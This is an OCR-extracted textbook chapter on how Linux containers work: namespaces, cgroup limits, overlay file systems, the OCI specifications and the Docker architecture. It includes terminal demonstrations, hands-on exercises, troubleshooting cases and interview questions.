


Figure 2.1. Virtual machines stack a guest kernel on virtualised hardware; containers are processes on one shared host kernel, so the container column has no guest operating system layer.

Aspect	Virtual machine	Container
Isolation boundary	Hypervisor and virtual hardware	Kernel namespaces and cgroups
Kernel	One per VM	Shared with the host
Start-up	Boots an operating system	Starts a process
Image content	Operating system, libraries, application	Libraries and application only
Density per host	Limited by per-VM overhead	Many more per host
Guest operating system	Any supported by the hypervisor	Must match the host kernel type (Linux on Linux)
Security boundary	Strong; escape requires a hypervisor flaw	Weaker; a kernel flaw affects every container

Virtual machines compared with containers.

The two technologies are complementary. Cloud providers commonly run containers inside virtual machines, which combines the packaging benefits of containers with the stronger tenant isolation of a hypervisor.

Namespaces

A **namespace** wraps a global kernel resource so that processes inside the namespace see their own private instance of it. Linux provides these namespaces, each created by a flag of the `clone` or `unshare` system call.

Namespace	unshare flag	What is isolated
`pid`	--pid	Process ID numbering; the first process becomes PID 1
`net`	--net	Network interfaces, routing table, ports, firewall rules
`mnt`	--mount	The mount table and therefore the visible file system tree
`uts`	--uts	Host name and domain name
`ipc`	--ipc	System V IPC objects and POSIX message queues
`user`	--user	User and group ID mappings (root inside, unprivileged outside)
`cgroup`	--cgroup	The view of the cgroup hierarchy

Linux namespaces used by container runtimes.

Every process belongs to exactly one namespace of each type. The memberships are visible as symbolic links in `/proc/PID/ns`, and two processes share a namespace when the link targets (inode numbers) are equal.

Control groups

A **control group** is a kernel hierarchy that groups processes and applies accounting and limits to the group. A controller manages one resource: `memory` limits RAM, `cpu` limits CPU time by quota, `pids` limits the number of processes, `blkio` or `io` weights disk I/O. The runtime creates one cgroup per container and writes the limits requested with `docker run` into control files in that directory.

Two layouts exist. Version 1 uses one hierarchy per controller (`/sys/fs/cgroup/memory/...`, `/sys/fs/cgroup/cpu/...`). Version 2 uses a single unified hierarchy with files such as `memory.max`, `cpu.max` and `pids.max`. The build machine used for this guide runs cgroup version 1 (`docker info` reports `Cgroup Version: 1`), so file names below are the version 1 names; modern distributions default to version 2 and the concepts are identical.




Figure 2.2. Each docker run limit becomes a value in a controller-specific file, and each limit has a distinct failure behaviour: memory kills, CPU throttles, and pids makes fork fail.

2.1.2 Worked example

All commands in this section were executed on the build machine as root. Identifiers such as namespace inode numbers differ on every boot.

Namespaces with unshare

The `unshare` utility runs a command in new namespaces without any container runtime. The first example creates a PID namespace and remounts `/proc` so that the process list matches the new namespace.

PID namespace TERMINAL

```
$ unshare --pid --fork --mount-proc bash -c 'echo "inside: pid=$$"; ps -e -o pid,comm'
inside: pid=1
    PID COMMAND
      1 ps
```

The shell reports PID 1 and no other process is visible, although the host is running many. In a UTS namespace the host name can be changed without affecting the host:

UTS namespace TERMINAL

```
$ unshare --uts bash -c 'hostname v2-demo; hostname'
v2-demo
$ hostname
vm
```

A network namespace starts with only a loopback interface, whereas the host has several:

Network namespace TERMINAL

```
$ unshare --net bash -c 'cat /proc/net/dev | tail -n +3 | cut -d: -f1'
    lo
$ cat /proc/net/dev | tail -n +3 | cut -d: -f1 | tr '\n' ' '
    lo   ifb0   ifb1   eth0 br-9dfe55f427a7
```

A mount namespace isolates mounts. A tmpfs mounted inside the namespace is invisible to the host:

Mount namespace TERMINAL

```
$ unshare --mount bash -c 'mount -t tmpfs none /tmp/demo; touch /tmp/demo/x; ls /tmp/demo'
x
$ echo "host sees: [$(ls /tmp/demo)]"
host sees: []
```

A user namespace maps an unprivileged user to root inside the namespace. The mapping file shows that UID 0 inside corresponds to a single host UID:

User namespace TERMINAL

```
$ unshare --user --map-root-user bash -c 'id; cat /proc/self/uid_map'
uid=0(root) gid=0(root) groups=0(root)
         0          0          1
```

The namespaces of a real container

A container named `v2-ns` was started with `docker run -d --name v2-ns --network none v2-base:1 sleep 300`. The image `v2-base:1` is a minimal root file system created on the build machine (see the note on the build environment below). The namespace links of the host shell and of the container were compared:

Namespace comparison TERMINAL

```
$ for n in pid net mnt uts ipc cgroup user; do printf "%-7s host=%s  container=%s\n" $n \
    "$(readlink /proc/self/ns/$n)" "$(docker exec v2-ns readlink /proc/self/ns/$n)"; done
pid     host=pid:[4026531836]  container=pid:[4026532267]
net     host=net:[4026531833]  container=net:[4026532268]
mnt     host=mnt:[4026531832]  container=mnt:[4026532264]
uts     host=uts:[4026531838]  container=uts:[4026532265]
ipc     host=ipc:[4026531839]  container=ipc:[4026532266]
cgroup  host=cgroup:[4026531835]  container=cgroup:[4026531835]
user    host=user:[4026531837]  container=user:[4026531837]
$ docker inspect -f '{{.State.Pid}}' v2-ns
4232
$ docker exec v2-ns ps -e -o pid,comm
    PID COMMAND
      1 sleep
     48 ps
```

Namespace IDs read from /proc/PID/ns on the build machine (typical values; they differ per boot)

namespace	host shell	container v2-ns
pid	4026531836	4026532267
net	4026531833	4026532268
mnt	4026531832	4026532264
uts	4026531838	4026532265
ipc	4026531839	4026532266
cgroup	4026531835	4026531835
user	4026531837	4026531837

Own namespace

process sees PID 1 and its own children only (pid)
only lo, no host NICs (net)
own mount table (mnt)
own hostname (uts), own IPC

Shared with the host

cgroup and user namespaces are not created by default

The container's PID 1 is an ordinary host process (PID 4232 in the experiment).
A namespace changes what a process can see; it does not limit what it can consume.
Limits come from cgroups (next figure).

Figure 2.3. Docker creates new pid, net, mnt, uts and ipc namespaces per container but, by default, shares the cgroup and user namespaces with the host; the same process is PID 4232 on the host and PID 1 inside.

The `sleep` process is PID 4232 on the host and PID 1 inside the container: it is one process with two numbers. This is also why `docker top` and host tools such as `ps` can observe container processes.

NOTE
Build environment. The Docker daemon used for every demonstration in this Part has no internet access and cannot pull images. Base images were therefore created locally with `docker import` from a tar archive of a minimal root file system (bash, core utilities, shared libraries, and for the Java images a JDK 21 and a runtime produced by `jlink`). Image names are prefixed `v2-`. Behaviour of the kernel, daemon and Dockerfile builder is genuine; the contents of the base images differ from the official ones such as `eclipse-temurin`.

Limits with cgroups

A container with all three limits was started and the control files were read from the host:

Limits written into the cgroup TERMINAL

```
$ docker run -d --name v2-lim --network none --memory 64m --memory-swap 64m \
    --cpus 0.5 --pids-limit 20 v2-base:1 sleep 300
$ ID=$(docker inspect -f '{{.Id}}' v2-lim); C=/sys/fs/cgroup
$ cat $C/memory/docker/$ID/memory.limit_in_bytes
67108864
$ cat $C/cpu/docker/$ID/cpu.cfs_period_us $C/cpu/docker/$ID/cpu.cfs_quota_us
100000
50000
$ cat $C/pids/docker/$ID/pids.max
20
```

The value 67108864 is 64 x 1024 x 1024. The option `--cpus 0.5` becomes a quota of 50000 microseconds of CPU time in every 100000 microsecond period.

Exceeding the process limit makes `fork` fail. A container started with `--pids-limit 20` tried to start 30 background processes:

pids limit reached (typical output) TERMINAL

```
$ docker exec v2-lim bash -c 'for ((i=0;i<30;i++)); do sleep 100 & done'
bash: fork: retry: Resource temporarily unavailable
bash: fork: retry: Resource temporarily unavailable
bash: fork: Resource temporarily unavailable
$ cat $C/pids/docker/$ID/pids.current $C/pids/docker/$ID/pids.max
19
20
```

CPU limits throttle instead of killing. A container running an infinite loop under `--cpus 0.5` was observed for five seconds:

CPU throttling TERMINAL

```
$ docker run -d --name v2-cpu --network none --cpus 0.5 v2-base:1 bash -c 'while :; do :; done'
$ cat $C/cpu/docker/$ID/cpu.stat
nr_periods 53
nr_throttled 50
throttled_time 2403006398
$ docker stats --no-stream --format '{{.Name}} CPU={{.CPUPerc}}'
v2-cpu CPU=50.73%
```

The process was runnable in every period but was paused by the scheduler in 50 of 53 periods, so it consumed half of one CPU. `throttled_time` is in nanoseconds (about 2.4 seconds here).

Memory limits kill. A C program that allocates and touches memory in 1 MiB steps was run under a 64 MiB limit with swap disabled (`--memory-swap` equal to `--memory`):

Memory limit exceeded TERMINAL

```
$ docker run --name v2-oom --network none --memory 64m --memory-swap 64m v2-base:1 hog 200
allocated 16 MiB
allocated 32 MiB
allocated 48 MiB
$ echo $?
137
$ docker inspect -f 'OOMKilled={{.State.OOMKilled}} ExitCode={{.State.ExitCode}}' v2-oom
OOMKilled=true ExitCode=137
```

The kernel OOM killer sent SIGKILL (signal 9); the exit code is 128 + 9 = 137. The program printed no error because it never had the chance to run any handler.

A cgroup without Docker

The same mechanism is available directly. A memory cgroup was created by hand, the current shell was moved into it and the same program was started:

Manual cgroup (cgroup v1 paths) TERMINAL

```
$ mkdir /sys/fs/cgroup/memory/v2demo
$ echo 33554432 > /sys/fs/cgroup/memory/v2demo/memory.limit_in_bytes
$ echo 33554432 > /sys/fs/cgroup/memory/v2demo/memory.memsw.limit_in_bytes
$ bash -c 'echo $$ > /sys/fs/cgroup/memory/v2demo/cgroup.procs; /tmp/dvw_v2/hog 100'
allocated 16 MiB
/bin/bash: line 28:  5378 Killed                  bash -c '...'
$ rmdir /sys/fs/cgroup/memory/v2demo
```

The program was killed before reaching 32 MiB, which confirms that a container runtime adds convenience and bookkeeping to kernel features but no isolation mechanism of its own.

2.1.3 Hands-on

Objective: observe PID, UTS and mount isolation and a memory limit on any Linux host with root access (a virtual machine or WSL 2 is sufficient).

1. Run `unshare --pid --fork --mount-proc bash` and execute `ps -e`. Confirm that the shell is PID 1. Exit the shell.
2. Run `unshare --uts bash`, change the host name with `hostname lab`, print it, exit, and confirm that the host name outside is unchanged.
3. Run `ls -l /proc/self/ns` in two terminals and compare the inode numbers; then repeat inside `unshare --net bash` and note which entry changes.

4. If Docker is installed, start `docker run -d --name lab --memory 64m alpine sleep 300` (any small image), read `/sys/fs/cgroup/memory.max` (cgroup v2) or `/sys/fs/cgroup/memory/docker/ID/memory.limit_in_bytes` (cgroup v1) and compare it with 64 MiB expressed in bytes.
5. Remove the container with `docker rm -f lab`.

Expected result: PID 1 in step 1, a changed host name only inside step 2, differing inode numbers for `net` in step 3 and the value 67108864 in step 4.

2.1.4 Real-world problems and solutions

Problem 1: container disappears with exit code 137 and no error in the log

Scenario. A batch job container processes a large file. It runs for a few minutes and then stops.

Symptoms. `docker ps -a` shows `Exited (137)`. `docker logs` ends abruptly with no exception or stack trace.

Diagnosis. `docker inspect -f '{{.State.OOMKilled}}' NAME` prints `true`. On the host, `dmesg` contains a line of the form "Memory cgroup out of memory: Killed process". Exit code 137 is 128 plus signal 9.

Root cause. The total memory of the container (heap, native memory, page cache attributed to the cgroup) exceeded the `--memory` limit and the kernel OOM killer terminated the process. The process had no opportunity to log.

Fix. Raise the limit, or reduce the memory consumption (stream the file instead of loading it, set an explicit heap smaller than the limit for a JVM, see the chapter on Spring Boot containers).

Prevention. Set memory limits deliberately, monitor `docker stats` during load tests, and alert on `OOMKilled` restarts.

Problem 2: service becomes slow under a CPU limit without any error

Scenario. The `orders-service` container is started with `--cpus 0.5` to share a host. Latency rises sharply under load.

Symptoms. CPU usage stays at about 50 percent in `docker stats` although the request queue grows. No restarts occur.

Diagnosis. In the container cgroup, `cpu.stat` shows `nr_throttled` close to `nr_periods`, which means the process is paused in most scheduling periods.

Root cause. A CFS quota caps CPU time per 100 ms period. A multi-threaded application that needs bursts of CPU exhausts the quota early in each period and is then suspended until the next period.

Fix. Increase the limit or use CPU shares (`--cpu-shares`, a relative weight) when strict capping is not required.

Prevention. Load test with the intended limits and check throttling counters before production.

2.1.5 Questions to expect

Q1. What is the difference between a container and a virtual machine? A virtual machine runs a full guest operating system with its own kernel on virtualised hardware. A container is a process on the host kernel, isolated by namespaces and limited by cgroups. Containers start faster and use less memory, but share the kernel and therefore have a weaker isolation boundary.

Q2. Which Linux features implement containers? Namespaces (pid, net, mnt, uts, ipc, user, cgroup) restrict what a process can see. Control groups restrict what it can consume. A layered root file system (overlayfs) provides the image content. Capabilities and seccomp profiles further restrict system calls.

Q3. What does PID 1 inside a container correspond to on the host? It is the same process with a different PID. The host sees it under its host PID (for example 4232) and the container sees it as 1 because of the PID namespace.

Q4. How does Docker enforce `--memory 512m`? The runtime writes the limit into the container memory cgroup (`memory.limit_in_bytes` in v1, `memory.max` in v2). When usage cannot be reclaimed below the limit the kernel OOM killer sends SIGKILL, producing exit code 137 and `OOMKilled=true`.

Q5. How do memory limits and CPU limits differ in effect? Memory is an incompressible resource: exceeding it kills the process. CPU is compressible: exceeding the quota throttles the process.

Q6. Why does a Linux container not run natively on macOS? Containers use Linux kernel features. Docker Desktop starts a Linux virtual machine and runs the containers inside it.

Q7. Is root inside a container the same as root on the host? By default yes: UID 0 maps to host UID 0 because the user namespace is shared. Capabilities are reduced, but a kernel or configuration flaw can expose the host. Running as a non-root user or enabling user-namespace remapping or rootless mode reduces the risk.

Q8. How can the namespaces of a running process be inspected? List `/proc/PID/ns`; equal inode numbers mean a shared namespace. `lsns` and `nsenter -t PID` provide the same information and entry into a namespace.

KEY POINTS

- A container is an ordinary process restricted by namespaces (visibility), cgroups (resources) and a layered root file system; there is no second kernel.
- Docker creates new pid, net, mnt, uts and ipc namespaces by default; cgroup and user namespaces are shared with the host.
- Memory limits kill (exit 137, OOMKilled), CPU limits throttle, pids limits make fork fail.
- All kernel features used by Docker can be exercised directly with unshare and /sys/fs/cgroup.
- Shared-kernel isolation is weaker than a hypervisor boundary; harden containers accordingly.

2.2 Union File Systems, OCI Standards and Docker Architecture

A container needs a root file system, and starting many containers from one image must neither copy the image for each container nor allow one container to modify another's files. Docker solves this with a union (overlay) file system that stacks read-only layers and adds one writable layer per container. Separate open standards define the image format, the runtime interface and the registry protocol so that tools from different vendors interoperate. Finally, Docker itself is a set of cooperating programs, and knowing which one performs which task is necessary to read logs and diagnose failures.

2.2.1 Concept and mechanism

Overlay file system

The Linux `overlay` file system presents a merged view of several directories. A mount specifies one or more read-only `lowerdir` directories, one writable `upperdir` and a `workdir` used internally. Lookups search the upper directory first and then each lower directory in order; the first match wins.

Writes follow **copy-on-write**. When a process modifies a file that exists only in a lower layer, the kernel first copies the complete file into the upper directory (copy-up) and then modifies the copy. Deleting a file that exists in a lower layer creates a **whiteout**, a character device with major and minor number 0, in the upper directory; the merged view hides the name while the lower layer stays untouched.




Figure 2.4. Writes copy a file up into the upper layer and deletes leave a whiteout, so the shared lower layers are never modified and many containers can use them at once.


sreeram

Docker image layers are the lower directories. A container adds an upper directory (the writable layer) that is discarded when the container is removed. Modern Docker with the containerd image store uses the `overlayfs` snapshotter; `docker info` on the build machine reports `Storage Driver: overlayfs` with `driver-type: io.containerd.snapshotter.v1`.

Open Container Initiative specifications

The **Open Container Initiative (OCI)** publishes three specifications:

- **Image Specification**: the format of an image, consisting of a manifest, a configuration and a list of layer archives, each identified by a digest.
- **Runtime Specification**: the description of a container to run, a *bundle* consisting of a root file system directory and a `config.json` that lists namespaces, cgroup limits, mounts, the process and its environment. `runc` is the reference implementation.
- **Distribution Specification**: the HTTP API by which registries store and serve images.



Three OCI specifications let any compliant builder, registry and runtime interoperate.

Figure 2.5. A Dockerfile is built into an OCI image, distributed through a registry that follows the Distribution Specification, unpacked into a runtime bundle and started by an OCI runtime.

Docker architecture

Docker is a client-server system:

- The **docker CLI** is a client. It sends REST requests to the daemon, by default through the Unix socket `/var/run/docker.sock`; the environment variable `DOCKER_HOST` selects another endpoint.
- **dockerd** is the daemon. It manages images, networks, volumes and the build, and exposes the API.
- **containerd** is a lower-level daemon that pulls images, manages snapshots and the container lifecycle.
- **containerd-shim** is a small process, one per container, that stays as the parent of the container process, holds its standard streams and reports its exit status. Because of it the daemon can restart without killing containers when live-restore is enabled.
- **runc** creates the namespaces and cgroups, mounts the root file system, starts the process and then exits.
- A **registry** (Docker Hub, GitHub Container Registry, Amazon ECR) stores images.




Figure 2.6. The CLI talks to dockerd, which delegates to containerd; a per-container shim and runc create the process, and registries are contacted only for pull and push.

2.2.2 Worked example

Building an overlay mount by hand

Two lower directories, an upper directory and a work directory were created and mounted:

Manual overlay mount (as root) TERMINAL

```
$ mkdir -p ov/{lower1,lower2,upper,work,merged}
$ echo "base file" > ov/lower1/a.txt; echo "config=v1" > ov/lower1/app.conf
$ echo "from layer 2" > ov/lower2/b.txt
$ mount -t overlay overlay \
    -o lowerdir=ov/lower2:ov/lower1,upperdir=ov/upper,workdir=ov/work ov/merged
$ ls ov/merged
a.txt  app.conf  b.txt
```

The file `app.conf` was then modified and `a.txt` deleted through the merged directory:

Copy-up and whiteout TERMINAL

```
$ echo "config=v2" > ov/merged/app.conf; rm ov/merged/a.txt
$ ls ov/merged; cat ov/merged/app.conf
app.conf  b.txt
config=v2
$ ls ov/lower1; cat ov/lower1/app.conf
a.txt  app.conf
config=v1
$ ls -l ov/upper
total 4
c--------- 2 root root 0, 0 Oct 20 02:55 a.txt
-rw-r--r-- 1 root root   10 Oct 20 02:55 app.conf
$ umount ov/merged
```

The lower layer still contains both original files. The upper directory contains the modified copy of `app.conf` and the whiteout `a.txt` (type `c`, device 0,0).

Versions and the process tree

Component versions TERMINAL

```
$ docker version --format 'client={{.Client.Version}} server={{.Server.Version}}'
client=29.8.2 server=29.8.2
$ docker version --format '{{range .Server.Components}}{{.Name}}={{.Version}} {{end}}'
Engine=29.8.2 containerd=v2.3.6 runc=1.5.1 docker-init=0.19.0
```

The parent of a container process is its shim, not dockerd:

Process ancestry of a container (typical output) TERMINAL

```
$ P=$(docker inspect -f '{{.State.Pid}}' v2-tree)
$ ps -o pid,ppid,args -p $P
  PID  PPID COMMAND
  964   940 sleep 120
$ ps -o pid,ppid,args -p 940 | cut -c1-80
  PID  PPID COMMAND
  940     1 /usr/bin/containerd-shim-runc-v2 -namespace moby -id 0ab88bef59b81794ac362bb4c28...
```

The shim (PID 940) has been re-parented to PID 1 of the host and the container process is its child, which matches the architecture figure. The `runc` process is not present because it exits after starting the container.

> **NOTE**
> The versions above were reported by the daemon on the build machine, which runs Docker Engine 29.8.2 with the containerd image store. Output formats of `docker history` and `docker images` differ between releases and between the classic and containerd image stores.

2.2.3 Hands-on

Objective: reproduce copy-on-write with `mount -t overlay` and relate it to a container.

1. Create the directories `lower`, `upper`, `work` and `merged`, put two files in `lower`, and mount an overlay with `mount -t overlay overlay -o lowerdir=lower,upperdir=upper,workdir=work merged` (root required).
2. Edit one file through `merged` and delete the other. List `lower`, `upper` and `merged`.
3. Identify the whiteout with `ls -l upper` (character device, major 0, minor 0).
4. Unmount with `umount merged`.
5. With Docker, run `docker run -d --name ovl IMAGE sleep 300` and execute `docker inspect -f '{{.GraphDriver.Data}}' ovl` on a host using the classic overlay2 store to see the `LowerDir`, `UpperDir` and `MergedDir` paths of the container; under the containerd store use `docker info` to confirm the snapshotter.

Expected result: the lower directory is unchanged; the upper directory holds only the differences.

2.2.4 Real-world problems and solutions

Problem 3: Cannot connect to the Docker daemon

Scenario. A pipeline step or a shell reports an error on the first `docker` command.

Symptoms. The client prints a message of the form below and exits with status 1.

Client cannot reach the daemon (output from the build machine) TERMINAL

```
$ DOCKER_HOST=unix:///tmp/dk/none.sock docker ps
failed to connect to the docker API at unix:///tmp/dk/none.sock; check if the path is
correct and if the daemon is running: dial unix /tmp/dk/none.sock: connect: no such file
or directory
```

Diagnosis. The message distinguishes two causes. "No such file or directory" means that the socket does not exist: the daemon is not running or `DOCKER_HOST` points to the wrong path. "Permission denied" means that the socket exists but the current user is not allowed to open it.

Root cause. The client is only a front end. Without a reachable daemon it cannot do anything, and access to the socket is controlled by file permissions (normally group `docker`).

Fix. Start the daemon (`systemctl start docker`), correct or unset `DOCKER_HOST`, or add the user to the `docker` group and start a new login session. Adding a user to that group grants root-equivalent power on the host (see the chapter on container security).

Prevention. In CI, verify the daemon with `docker info` as the first step and print `DOCKER_HOST`.

Problem 4: stopping the daemon killed all containers

Scenario. The Docker package is upgraded and the daemon restarts.

Symptoms. All containers stop and restart policies bring them back after a delay, causing a short outage.

Diagnosis. `docker info` shows `Live Restore Enabled: false`.

Root cause. Without live-restore the daemon stops the containers it manages when it shuts down.

Fix. Set `"live-restore": true` in `/etc/docker/daemon.json` and reload the daemon. Containers then keep running under their shims while dockerd restarts. The setting is documented by Docker; changes of some options still require a container restart.

Prevention. Treat daemon upgrades as maintenance windows on single hosts, or run several hosts behind a load balancer.

2.2.5 Questions to expect

Q1. How does a union file system make containers cheap? Image layers are mounted read-only and shared. Each container adds only an empty writable layer. Copy-on-write copies a file only when it is changed.

